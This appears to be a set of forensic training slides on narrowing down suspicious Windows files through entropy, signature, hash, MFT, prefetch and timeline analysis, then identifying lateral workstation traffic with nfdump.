
284,333 Candidate Files



1-4 Malicious Files

# Malware Funneling

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# Most Common Malware Locations

- ⦿ Windows\System32
- ⦿ Temp folders
- ⦿ Windows
- ⦿ System Volume Information
- ⦿ Recycle Bin
- ⦿ Program Files
- ⦿ Temporary Internet Files



# Static Malware Identification: Files Trying to Hide Something

- Scan for possible malware

- Indications of packing
- Entropy
- Likelihood of Compression / Encryption
- Compiler and packing signatures

- densityscout

- Written by Christian Wojner
- Checks for possible obfuscation and packing
- Files receive a “density” score
- Score can be used to identify whether a set of files is worth further investigation



# Entropy/Packing Analysis: Files Trying to Hide Something

```
# densityscout -pe -p 0.1 -o results.txt <directory-of-exe>
```

```
densityscout [options] file or directory
```

## [Useful Options]

```
-a:          Show errors and empties, too
-d:          Just output data
-l:          Lower than the given density
-n:          Print number lines
-m:          Mode ABS (default) or CHI (for filesize > 100 Kb)
-o file:    File to write output to
-p density: Immediately print if lower than the given density
-r:          Walk recursively
-s suffix(es): Filetype(s) (i.e.: dll or dll,exe,...)
-S suffix(es): Filetype(s) to ignore (i.e.: dll or dll,exe)
-pe:         Include all portable executables by magic number
-PE:        Ignore all portable executables by magic number
```

**FOR THE  
WIN  
!**

# Entropy

```
/mnt/windows_mount/Windows$ densityscout -r -pe -p 0.1 -o /tmp/out.txt .
```

DensityScout (Build 42)

by Christian Wojner

Calculating density for file ...

```
(0.03396) | ./FramePkg.exe  
(0.03766) | ./System32/bootres.dll  
(0.09357) | ./System32/DriverStore/FileRepository/prnep003.inf_x86_neutra  
l_342be98eb74e1449/I386/EP0NB01A.DLL  
(0.07089) | ./System32/f-response-ent.exe  
(0.06215) | ./System32/spinlock.exe  
(0.03767) | ./winsxs/x86_microsoft-windows-bootres_31bf3856ad364e35_6.1.7  
600.16385_none_3ef31746e3446a15/bootres.dll  
(0.03766) | ./winsxs/x86_microsoft-windows-bootres_31bf3856ad364e35_6.1.7  
601.17514_none_41242b0ee032edaf/bootres.dll  
(0.09357) | ./winsxs/x86_prnep003.inf_31bf3856ad364e35_6.1.7600.16385_non  
e_37e4759a73b2c158/I386/EP0NB01A.DLL  
(Density) | Filename
```

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```
/mnt/windows_mount/Windows$ find . | wc -l  
72018
```

72,018 “Windows” files



5 Unique Files

Filename	High Entropy		
FramePkg.exe	✘		
bootres.dll	✘		
EPONB01A.DLL	✘		
f-response-ent.exe	✘		
spinlock.exe	✘		

# Digital Signature Checking

## sigcheck

- **sigcheck**
  - Written by Mark Russinovich
- Verify that images are digitally signed and dump version information with this simple command-line utility

```
C:\> sigcheck -e -u -s -h -v <dir-of-exe> > sigcheck-results.csv
```

```
sigcheck [options] file or directory
```

```
[Useful Options]
```

```
-a: Show extended version information  
-c: Look for signature in the specified catalog file  
-e: Scan executable images only (regardless of their  
extension)  
-h: Show file hashes  
-s Recurse subdirectories  
-u Show unsigned files only  
-v csv output
```



# sigcheck



Administrator: Command Prompt

```
D:\> sigcheck.exe -h d:\MalwareExport
```

```
Sigcheck v1.91 - File version and signature viewer  
Copyright (C) 2004-2013 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
d:\malwareexport\bootres.dll:
```

```
Verified: Signed ✓  
Signing date: 6:29 AM 11/20/2010  
Publisher: Microsoft Windows  
Description: Boot Resource Library
```

```
d:\malwareexport\spinlock.exe:
```

```
Verified: Unsigned ✗  
Link date: 5:56 AM 7/18/2011  
Publisher: n/a  
Description: n/a  
Product: n/a  
Version: n/a  
File version: n/a  
MD5: 6BFF2AEBB8852FC2658B9768D2166ECE
```



72,018 “Windows” files



~3 Unique Files

Filename	High Entropy	Digital Signature	
FramePkg.exe	✗	✗	
bootres.dll	✗	✓	
EP0NB01A.DLL	✗	✗	
f-response-ent.exe	✗	✓	
spinlock.exe	✗	✗	



# Hash Databases

## Known Good Files

- Files that are known to be benign and of no interest to your case
- You want to eliminate files from your image that are considered good

## Known Bad Files

- Files that, if found, would be of particular interest to your case
- You want to highlight these files from your image that are considered bad or suspicious

- ◉ Most well known databases will support the following formats
  - md5sum
  - National Software Reference Library (NSRL) <http://www.nsrl.nist.gov/>
  - Fuzzy hashes

# fileadvisor.bit9.com




## Bit9 FileAdvisor Search Results

Search results by hash:

MD5: 7BDAB8FCBD59DCDC84A2015376708FF2

**File Information** [help »](#)


File Name:	ep0nb01a.dll	Description:	Epson Printer Driver	
Version:	1.0.0.0			
Size:	287 KB			


File found in packages from 5 sources:

Source	Packages found	Relevance
<a href="#">MSDN Subscriber Downloads</a>	57	91.47%

### Bit9 FileAdvisor Search Results

Hash Not Found

Requested search for  
MD5: 5F634A5D2B5D74C6FF3DAB5C068DBE9E 



# nsrlookup



<http://rjhansen.github.io/nsrlookup/>

```
Administrator: Command Prompt
D:\Tools\nsrl>md5deep64.exe d:\MalwareExport\* |
nsrlookup.exe -k -s nsrl.kyr.us
7bdab8fcbd59dc84a2015376708ff2 d:\MalwareExport\EP0NB01A.DLL
D:\Tools\nsrl>
```

Filename	High Entropy	Digital Signature	Known Good Hash
FramePkg.exe			
bootres.dll			
EP0NB01A.DLL			
f-response-ent.exe			
spinlock.exe			

# FramePkg.exe




## Agent installation package


An agent installation package (`FramePkg.exe`) is created when you install ePolicy Orchestrator or check in an agent package.

This file is a customized installation package for agents that report to your server. The package contains information necessary for the agent to communicate with the server. Specifically, this package includes:

- The agent installer
- `SiteList.xml` file
- `srpubkey.bin` (the server public key)
- `reqseckey.bin` (the initial request key)
- `agentfipsmode` file



# spinlock.exe



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[2964165: spinlock.exe - Novell](#)  
[support.novell.com/docs/Readmes/InfoDocument/2964165.html](http://support.novell.com/docs/Readmes/InfoDocument/2964165.html) ▾  
Nov 20, 2002 - This is a new NCIPI.NLM that runs on NetWare 6.0 with Support Pack 2 (NW6SP2.exe). This file will not run on previous support packs.

[What's New Since 11/6/02 - Computer Groups](#)  
[computergroups.net/novell.support.newsfash/what-s-new...11.../2078](http://computergroups.net/novell.support.newsfash/what-s-new...11.../2078) ▾  
These modules fix abends seen when running programs in protected memory address spaces. Filename: **spinlock.exe**. Size: 148227. Document ID: 2964165



## 💡 Static Summary

- The binary is likely encrypted/packed, there are sections with high entropy

# Outlier Analysis: `analyze_MFT.py`

```
# analyze_MFT.py -a -f <MFT-FILE> -o <OUTFILE>
```

by David Kovar

<https://github.com/dkovar/analyzeMFT>

## [Useful Options]

<code>-f FILE:</code>	Read MFT from FILE
<code>-o FILE:</code>	Write results to FILE
<code>-a:</code>	Turn on anomaly detection
<code>-b:</code>	TSK bodyfile format
<code>-l:</code>	Report times using local timezone






# MFT Outlier Analysis: Windows Folder

	MFT Record	Filename/Path	\$Filename Creation Time
1			
2841	2841	/Windows/twain_32	11/10/2010 17:39:00
2842	2842	/Windows/Vss	11/10/2010 17:39:00
2843	2846	/Windows/Web	11/10/2010 17:39:00
2844	2854	/Windows/insxs	11/10/2010 17:39:00
2848	10871	/Windows/Bootstat.dat	11/10/2010 17:40:42
2856	10872	/Windows/ctcInstall.log	11/10/2010 17:40:42
9630	10880	/Windows/msdfmap.ini	11/10/2010 17:40:42
10615	10883	/Windows/setupact.log	11/10/2010 17:40:47
10797	10885	/Windows/Starter.xml	11/10/2010 17:40:47
10873	10888	/Windows/system.ini	11/10/2010 17:40:48
10874	10893	/Windows/win.ini	11/10/2010 17:40:48
10882	10894	/Windows/WindowsShell.Manifest	11/10/2010 17:40:48
41499	20241	/Windows/FramePkg.exe	9/16/2011 20:44:47
43988	57801	/Windows/nsreg.dat	3/15/2012 21:23:27
46061	9628	/Windows/TopLZAGU.exe	4/3/2012 21:03:07
48684	376	/Windows/oSCMpGpk.exe	4/3/2012 21:17:57
57792	61063	/Windows/Minidump	4/4/2012 11:47:58
61054	10613	/Windows/PSEXESVC.EXE	4/4/2012 18:52:11

**MFT Sequence # out of place**

**\$Filename Creation Date/Time Odd**



# Timestomp Detection



A	H	I	M	AZ	BA
Record Number	Filename	Std Info Creation date	FN Info Creation date	STF FN Shift	uSec Zero
60763	/Users/vibranium/AppData/Local/Mozilla/Firet	4/3/2012 22:23:10	4/3/2012 22:23:10	N	N
60764	/Users/vibranium/AppData/Local/Mozilla/Firet	4/3/2012 22:23:10	4/3/2012 22:23:10	N	N
60765	/Users/vibranium/AppData/Local/Mozilla/Firet	4/3/2012 22:23:10	4/3/2012 22:23:10	N	N
60766	/Users/vibranium/AppData/Local/Mozilla/Firet	4/3/2012 22:23:10	4/3/2012 22:23:10	N	N
60767	/Users/nromanoff/AppData/Local/Microsoft/W	4/3/2012 22:48:08	4/3/2012 22:48:08	N	N
60768	/Windows/System32/dllhost/svchost.exe	3/31/2003 14:00:00	4/3/2012 22:40:24	Y	N
60769	/Users/vibranium/AppData/Roaming/Mozilla/8	4/3/2012 22:32:32	4/3/2012 22:32:32	N	N
60770	/Users/vibranium/AppData/Local/Microsoft/W	4/3/2012 22:32:53	4/3/2012 22:32:53	N	N
60771	/Users/vibranium/AppData/Local/Microsoft/W	4/3/2012 22:32:53	4/3/2012 22:32:53	N	N
60772	/Users/vibranium/AppData/Local/Microsoft/W	4/3/2012 22:32:53	4/3/2012 22:32:53	N	N
60773	/Users/nromanoff/AppData/Local/Microsoft/W	4/3/2012 22:39:06	4/3/2012 22:39:06	N	N
60774	/Users/vibranium/AppData/Local/Microsoft/W	4/3/2012 22:32:53	4/3/2012 22:32:53	N	N

/Windows/System32/dllhost/svchost.exe	3/31/2003 14:00:00	4/3/2012 22:40:24	Y
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# Windows Prefetch

Program  
Execution

```
sansforensics@SIFT-Workstation:/mnt/windows_mount/Windows/Prefetch$ dir
ACRORD32.EXE-33939BD1.pf      NET.EXE-1DF3A2F6.pf        TASKHOST.EXE-437C05A8.pf
ADOFARM.EXE-ACA00A4A.pf     NETPLWIZ.EXE-23BBB05C.pf  TASKLIST.EXE-9811F41E.pf
A.EXE-8D56B1C4.pf          NETSTAT.EXE-6D34D712.pf  TASKMGR.EXE-72398DC0.pf
A.EXE-F91CBA0E.pf          NTOSBOOT-B00DFAAD.pf     TOPLZAGU.EXE-4EFD8FD3.pf
ATBROKER.EXE-FF58B71D.pf   OSCMPGPK.EXE-DDCC6901.pf TSTHEME.EXE-2786BF6D.pf
AT.EXE-E3131BD4.pf        USPPSVC.EXE-FFA150A3.pf  UDATERUI.EXE-D9BC2324.pf
AUDIODG.EXE-D0D776AC.pf   OUTLOOK.EXE-6869E875.pf  UNREGMP2.EXE-F3D7C3D3.pf
CMD.EXE-89305D47.pf       PfSvPerfStats.bin        USERINIT.EXE-F39AB672.pf
CONHOST.EXE-3218E401.pf   PING.EXE-B29F6629.pf    VDS.EXE-AD27F0DC.pf
CONSENT.EXE-65F6206D.pf   PLASRV.EXE-DE1A3F73.pf  VERCLSID.EXE-4D95F5A7.pf
CONTROL.EXE-9459D5A0.pf   POWERCFG.EXE-37D2B69C.pf VMWARETRAY.EXE-1DBB7768.pf
CSC.EXE-4EF173D0.pf       PSEXESVC.EXE-51BA46F2.pf VMWAREUSER.EXE-83D1845B.pf
CSRSS.EXE-8C04D631.pf    RDPCLIP.EXE-A3424091.pf VSSADMIN.EXE-7135D92C.pf
CVTRES.EXE-419E4E46.pf   READER_SL.EXE-9594AF7E.pf VSSVC.EXE-04D079CC.pf
DEFRAG.EXE-738093E8.pf   ReadyBoot                WERFAULT.EXE-B7E27BE5.pf
DLLHOST.EXE-6202E8F2.pf   REG.EXE-26976709.pf     WERMGR.EXE-2A1BCBC7.pf
DLLHOST.EXE-6D52477E.pf   SHSTAT.EXE-3E759080.pf  WINLOGON.EXE-8163EECC.pf
DLLHOST.EXE-71214090.pf   SIDEBAR.EXE-3A7B3FCC.pf WINMAIL.EXE-D6E90604.pf
DLLHOST.EXE-7D2183B8.pf   SMSS.EXE-1DCD0EB1.pf    WMIADAP.EXE-369DF1CD.pf
FIREFOX.EXE-E60C0AA7.pf   SPINLOCK.EXE-1610A75A.pf WMIC.EXE-B77E8CD6.pf
FIRETRAY.EXE-83604477.pf  SPPSVC.EXE-CBE91656.pf  WMIPRVSE.EXE-43972D0F.pf
F-RESPONSE.EXE-75ABD401.pf SVCHOST.EXE-135A30D8.pf WSQMCONS.EXE-E2CE6542.pf
GPSCRIPT.EXE-9E16401F.pf  SVCHOST.EXE-4D8DA32A.pf WUAUCLT.EXE-830BCC14.pf
```

# Parsing Prefetch with pf

```
# pf [-m|-v] <prefetch file>
```

by TZWorks


[Useful Options]

-m: minimum output  
-v: verbose output (includes file and directory mappings)

```
/mnt/windows_mount/Windows/Prefetch$ pf -v TOPLZAGU.EXE-4EFD8FD3.pf
pf ver: 0.94, Copyright (c) TZWorks LLC

TOPLZAGU.EXE, run 1 times, last run: 04/03/12 21:03:30.362
----- files mapped -----

001 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\NTDLL.DLL
002 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\KERNEL32.DLL
003 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\APISETSCHEMA.DLL
004 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\KERNELBASE.DLL
005 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\LOCALE.NLS
006 : \DEVICE\HARDDISKVOLUME1\WINDOWS\TOPLZAGU.EXE
007 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\ADVAPI32.DLL
008 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\MSVCRT.DLL
009 : \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\SECHOST.DLL
```





1	4/3/2012	17:03:05	Event Logged	Event ID Security/Microsoft-Windows-Security-Auditing:4624
2	4/3/2012	17:03:06	\$SI [.A.B] time	/Windows/TopLZAGU.exe
	4/3/2012	17:03:23	\$SI [M.C.] time	/Windows/TopLZAGU.exe
	4/3/2012	17:03:27	Event Logged	Event ID System/Service Control Manager:7030
3	4/3/2012	17:03:27	Event Logged	Event ID System/Service Control Manager:7045
	4/3/2012	17:03:30	Event Logged	Event ID System/Service Control Manager:7036
	4/3/2012	17:03:30	Event Logged	Event ID System/Service Control Manager:7036
	4/3/2012	17:03:30	Last Written	CMI-CreateHive{3D971F19-49AB-4000-8D39-A6D9C673D809},
4	4/3/2012	17:03:30	\$SI [MA.B] time	<b>/Windows/Prefetch/TOPLZAGU.EXE-4EFD8FD3.pf</b>
	4/3/2012	17:03:30	Event Logged	Event ID System/Service Control Manager:7036
	4/3/2012	17:03:30	<b>Last run</b>	<b>TOPLZAGU.EXE-4EFD8FD3.pf: TOPLZAGU.EXE was executed</b>
	4/3/2012	17:03:30	Last Written	CMI-CreateHive{3D971F19-49AB-4000-8D39-A6D9C673D809},
5	4/3/2012	17:03:31	Event Logged	Event ID Security/Microsoft-Windows-Security-Auditing:4634
6	4/3/2012	17:03:31	\$SI [.A.B] time	/Windows/Temp/svc.exe

1

Type 3 network logon (ID 4624):  
vibranium

2

File Creation:  
TopLZAGU.exe

3

File Execution:  
TopLZAGU.exe

4

New Service (ID 7045):  
Imagepath=TopLZAGU.exe

5

Logoff (ID 4634):  
vibranium

6


File Creation:  
svc.exe

# Build Signatures & Scope the Enterprise

A blue banner for OpenIOC. The text "OpenIOC" is in large white letters at the top. Below it, in smaller white text, is "An Open Framework for Sharing Threat Intelligence" and "Sophisticated Threats Require Sophisticated Indicators". At the bottom, there are five blue buttons with white text: "Overview", "Why OpenIOC?", "Schema", "Tools", "OpenIOC FAQ", and "Resources".

Structured Threat Information eXpression

*A Structured Language for Cyber Threat Intelligence Information*





# Network Forensics

Using Artifacts of  
Communication

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# Why Network Forensics?

- ⦿ Useful in several capacities:
  - Supplement existing system-based findings
  - Identify systems worth examining
  - As the only investigative medium
- ⦿ Could be the chicken, the egg, or the frying pan!
  - Without a plan: just the fire...

# Preferred Approach

- ◉ Ideally, use established norms as baseline to find anomalous patterns

$$\underline{\$interesting} = \$measured - \$normal$$

# Using a “Blind” approach

- ⦿ Workstation-to-workstation (w2w) communications
- ⦿ Large transfers, odd clock times for activity, “suspicious” destination IPs
- ⦿ Might be able to hone approach through admin/user interviews

# Constraints for This Presentation

- Focusing on lateral w2w lateral activity
- Identify servers to be ruled out
  - Domain controller RSYDOW: 10.3.58.4
  - DMZ: 10.3.16.0/24
    - Web server: 10.3.16.3
    - Web proxy: 10.3.16.11

# Sources of Network Evidence

- ◉ Seek “Artifacts of Communication”
  - NetFlow!
  - pcap files
  - Router/firewall logs
  - IDS logs
  - Centralized Windows logging (Native, Splunk, SIEM, etc)

# Lateral Spread: ID w2w Sessions

- Find w2w communications with `nfdump`

```
$ nfdump -r nfcapd.201204021752 -O bytes -A srcip,dstip \  
-o 'fmt:%sa %da' 'src ip 10.3.58.5 and dst net 10.3.0.0/15 and  
not (ip 10.3.58.4 or net 10.3.16.0/24)'  
Src IP Addr      Dst IP Addr      Bytes  
10.3.58.5        10.3.58.7        72.9 M  
10.3.58.5        10.3.58.6        10.5 M  
10.3.58.5        10.3.58.9        4.2 M  
10.3.58.5        10.3.58.255     200707  
10.3.58.5        10.3.58.1        920  
Summary: total flows: 2344, total bytes: 87.8 M, total packets: 104854, avg bps: 2084,  
avg pps: 0, avg bpp: 837  
Time window: 2012-04-02 21:52:19 - 2012-04-06 19:28:02  
Total flows processed: 149367, Blocks skipped: 0, Bytes read: 7767288  
Sys: 0.004s flows/second: 37341750.0 Wall: 0.007s flows/second: 18928779.6
```

# Identify w2w Sessions of Interest

10.3.58.5 <-> 10.3.58.255: 200,707 b

- Local broadcast traffic - common with SMB and other protocols

10.3.58.5 <-> 10.3.58.1: 920 b

- Default gateway?

10.3.58.5 <-> 10.3.58.7: 72.9 M  
10.3.58.5 <-> 10.3.58.6: 10.5 M  
